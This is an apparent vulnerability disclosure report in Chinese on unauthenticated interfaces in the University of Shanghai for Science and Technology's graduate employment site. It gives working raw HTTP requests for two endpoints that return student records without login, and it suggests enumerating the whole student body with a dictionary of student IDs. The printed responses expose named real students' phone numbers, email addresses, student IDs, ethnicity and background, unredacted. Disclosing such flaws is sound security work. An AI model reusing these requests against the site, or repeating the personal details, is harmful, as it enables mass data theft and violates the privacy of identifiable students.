

无描述...

- 1.漏洞地址: <https://91.usst.edu.cn/>
- 2.漏洞详情: 上海理工大学就业信息服务网存在多处接口未授权, 未登录状态下获取学生敏感信息
- 3.资产确认:




- 4.漏洞详情:
- (1) 第一处接口未授权:

</manage/StudentInfoEdit.aspx?>



请求包没有cookie等认证字段，直接获取学生敏感信息，包含身份证号，学号，姓名

以下复现3例：



PrettyRawHex

1 GET /manage/StudentInfoEdit.aspx?Xsxh=1712440207 HTTP/1.1  
2 Host: 91.usst.edu.cn  
3 Sec-CH-UA: "Not\_A\_Brand";v="99", "Microsoft Edge";v="109", "Chromium";v="109"  
4 Sec-CH-UA-Mobile: ?0  
5 Sec-CH-UA-Platform: "Windows"  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.61  
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
9 Sec-Fetch-Site: same-origin  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-User: ?1  
12 Sec-Fetch-Dest: iframe  
13 Referer: https://91.usst.edu.cn/manage/default.aspx  
14 Accept-Encoding: gzip, deflate  
15 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6  
16 Connection: close  
17  
18

0 matches

Burp Project Intruder Repeater Window Help

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Passive Scan Client Fastjson scan Struts Finder ShiroScan

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x 12 x 13 x 14 x +

Send Cancel < >

Request

PrettyRawHex

1 GET /manage/StudentInfoEdit.aspx?Xsxh=1712440811 HTTP/1.1  
2 Host: 91.usst.edu.cn  
3 Sec-CH-UA: "Not\_A\_Brand";v="99", "Microsoft Edge";v="109", "Chromium";v="109"  
4 Sec-CH-UA-Mobile: ?0  
5 Sec-CH-UA-Platform: "Windows"  
6 Upgrade-Insecure-Requests: 1  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.61  
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
9 Sec-Fetch-Site: same-origin  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-User: ?1  
12 Sec-Fetch-Dest: iframe  
13 Referer: https://91.usst.edu.cn/manage/default.aspx  
14 Accept-Encoding: gzip, deflate  
15 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6  
16 Connection: close  
17  
18

0 matches

PrettyRawHexRender

基本信息 学习情况 获奖实践 经历自评 推荐意见

基本信息

姓名\*

性别\*

身份证\*

民族\*

困难情况\*

生源地

52贫困县\*

落户地址:

学习形式:

学号\*

考生号

出生日期\*

政治面貌\*

培养方式\*

生源地区

建档立卡\*

户口未迁入

全日制

学校信息

学院\*

入学年份\*

专业名称\*

毕业年份\*

学历\*

学制\*

第二专业

毕业季节\*

Response

PrettyRawHexRender

基本信息 学习情况 获奖实践 经历自评 推荐意见

基本信息

姓名\*

性别\*

身份证\*

民族\*

困难情况\*

生源地

52贫困县\*

落户地址:

学习形式:

学号\*

考生号

出生日期\*

政治面貌\*

培养方式\*

生源地区

建档立卡\*

户口未迁入

全日制

学校信息

学院\*

入学年份\*

专业名称\*

毕业年份\*

学历\*

学制\*

第二专业

毕业季节\*

学号来自谷歌信息收集，理论上可以通过做学号字典可以遍历全校学生个人信息


(2) 第二处接口未授权:

/manage/RecommendationForm.aspx?Xsxh=



Request: GET /manage/RecommendationForm.aspx?Xsxh=1812440121 HTTP/1.1


Response: 上海理工大学2022届毕业生就业推荐表

姓 名	伊力旦·买买提		学号	1812440121		
电子邮箱	1063669096@qq.com		手机	19921260831		
专业全称	电子信息工程		学历	本科		
生 源 地	新疆维吾尔自治区	性别	男	民族		维吾尔族
培养方式	非定向	政治面貌	共青团员	辅修或二专业		
学 生 综 合 情 况	外语能力	国家大学英语六级			计算机能力	无
	各类奖学金	校级学习优秀奖学金三等奖 3次;校优秀团员 1次;校优秀学生 1次;校体育专项奖学金一等奖 1次;校园文化建设奖 2次;				
	其它能力					
获得荣誉情况	2019-10 2019NPL中国腰旗橄榄球赛上海赛区大学组冠军 2019-12 2019NPL中国腰旗橄榄球赛全国决赛大学组亚军 2021-11 2021NPL中国腰旗橄榄球赛华东赛区大学组冠军					
社会实践情况	2019-03至2020-12 上海天行达阵体育发展有限公司 (兼职) 2021-03至2021-12 上海莱莱体育发展有限公司 (兼职)					
担任职务	校腰旗橄榄球社团社长					
学 生 综 合 情 况	该生在校期间表现优秀,学习刻苦认真,成绩优异。工作认真,积极帮助老师承担力所能及的班级年级事务,积极配合院校工作。为人真诚,做事踏实。无违法违纪行为。综上,该生符合毕业生基本要求,具备就业基本素质。					

请求包没有cookie等认证字段，直接获取学生敏感信息，以下复现三例：

Request: GET /manage/RecommendationForm.aspx?Xsxh=1812140127 HTTP/1.1

Response: 上海理工大学2022届毕业生就业推荐表

姓 名	张立晖		学号	1812140127		
电子邮箱	2335775610@qq.com		手机	15900506671		
专业全称	光电信息科学与工程(中德合作)		学历	本科		
生 源 地	上海市	性别	男	民族		汉族
培养方式	非定向	政治面貌	共青团员	辅修或二专业	无	
学 生 综 合 情 况	外语能力	国家大学英语六级			计算机能力	上海市高校二级
	各类奖学金	学习奖学金三等奖 2次;体育专项奖学金一等奖 3次;社会实践奖 2次;				
	其它能力	德语A1				
获得荣誉情况	2019-04 上海市大学生桥牌锦标赛双人赛第一名 2020-08 国际大学生桥牌锦标赛第五名 2021-07 全国大学生桥牌锦标赛双人赛南北方向冠军 2019-10 上海市大学生阳光体育大联赛桥牌项目团体冠军					
社会实践情况	2021-09至2021-12 埃威航空电子有限公司 实习 2022-03至2022-06 先积集成电路有限公司 实习					
担任职务	光电学生会易班部长, 上理桥牌队队长、奕天棋牌社副社长					
学 生 综 合 情 况	该生在校期间表现优秀,学习刻苦认真,成绩优异。工作认真,积极帮助老师承担力所能及的班级年级事务,积极配合院校工作。为人真诚,做事踏实。无违法违纪行为。综上,该生符合毕业生基本要求,具备就业基本素质。					

1 GET /manage/RecommendationForm.aspx?Xsxh=1812020133 HTTP/1.1

Host: 91.usst.edu.cn

Sec-Ch-Ua: "Not\_A Brand";v="99", "Microsoft Edge";v="109", "Chromium";v="109"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.61

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: iframe

Referer: https://91.usst.edu.cn/manage/default.aspx


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Connection: close

Response

上海理工大学2022届毕业生就业推荐表

姓名	折禄	学号	1812020133		
电子邮箱	2094469325@qq.com	手机	15248430017		
专业全称	测控技术与仪器	学历	本科		
生源地	内蒙古自治区	性别	男		民族
培养方式	非定向	政治面貌	共青团员	辅修或二专业	无
学习情况	外语能力	国家大学英语四级		计算机能力	熟练
	各类奖学金	学习优秀三等奖学金 3次;优秀学生校园精神文明奖学金 1次;优秀学生校园文化建设奖 1次;			
	其它能力				
综合情况	获得荣誉情况	2019-05 爱茉莉太平洋健康公益跑优秀志愿者 2020-09 上海民安辅助救援队优秀队员 2020-10 科勒全国青少年足球挑战赛优秀志愿者			
情况	社会实践情况	2019-03至2019-07 杨浦区行政中心行政助理实习 2019-10至2019-12 上海任拓数据 数据分析实习 2020-09至2020-12 学而思培优教务中心助理实习 2021-07至2021-11 上汽集团商用车技术中心智能控制部实习			
	担任职务	上海理工大学沪江公益社副社长			
学校	该生在校期间表现优秀,学习刻苦认真,成绩优异。工作认真,积极帮助老师承担力所能及的班级年级事务,积极配合院校工作。为人真诚,做事踏实。无违法违纪行为。综上,该生符合毕业生基本要求,具备就业基本素质。				

1 GET /manage/RecommendationForm.aspx?Xsxh=1812020102 HTTP/1.1

Host: 91.usst.edu.cn

Sec-Ch-Ua: "Not\_A Brand";v="99", "Microsoft Edge";v="109", "Chromium";v="109"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.61

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: iframe

Referer: https://91.usst.edu.cn/manage/default.aspx

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Connection: close

Response

上海理工大学2022届毕业生就业推荐表

姓名	陈唯一	学号	1812020102		
电子邮箱	vee0112@163.com	手机	13199981166		
专业全称	测控技术与仪器	学历	本科		
生源地	新疆维吾尔自治区	性别	女		民族
培养方式	定向	政治面貌	共青团员	辅修或二专业	
学习情况	外语能力	国家大学英语四级		计算机能力	无
	各类奖学金				
	其它能力				
综合情况	获得荣誉情况	2021-04 2020年度校级大学生创新创业训练计划			
情况	社会实践情况	2020-09至2021-03 UNIDO数字化设计与仿真培训 2021-06至2021-12 上海物联网行业协会			
	担任职务	无			
学校	该生在校期间表现优秀,学习刻苦认真,成绩优异。工作认真,积极帮助老师承担力所能及的班级年级事务,积极配合院校工作。为人真诚,做事踏实。无违法违纪行为。综上,该生符合毕业生基本要求,具备就业基本素质。				

请求报文未出现cookie等认证字段做校验, 学号来自谷歌信息收集, 理论上可以通过做学号字典可以遍历全校学生个人信息

5.修复建议:

(1) 对以下接口做请求校验, 以免攻击者通过接口遍历全校学生信息

[/manage/StudentInfoEdit.aspx](#)

[/manage/RecommendationForm.aspx](#)

2023 © 联系邮箱: [contact@src.sjtu.edu.cn](mailto:contact@src.sjtu.edu.cn) (<mailto:contact@src.sjtu.edu.cn>)

fcmit.cc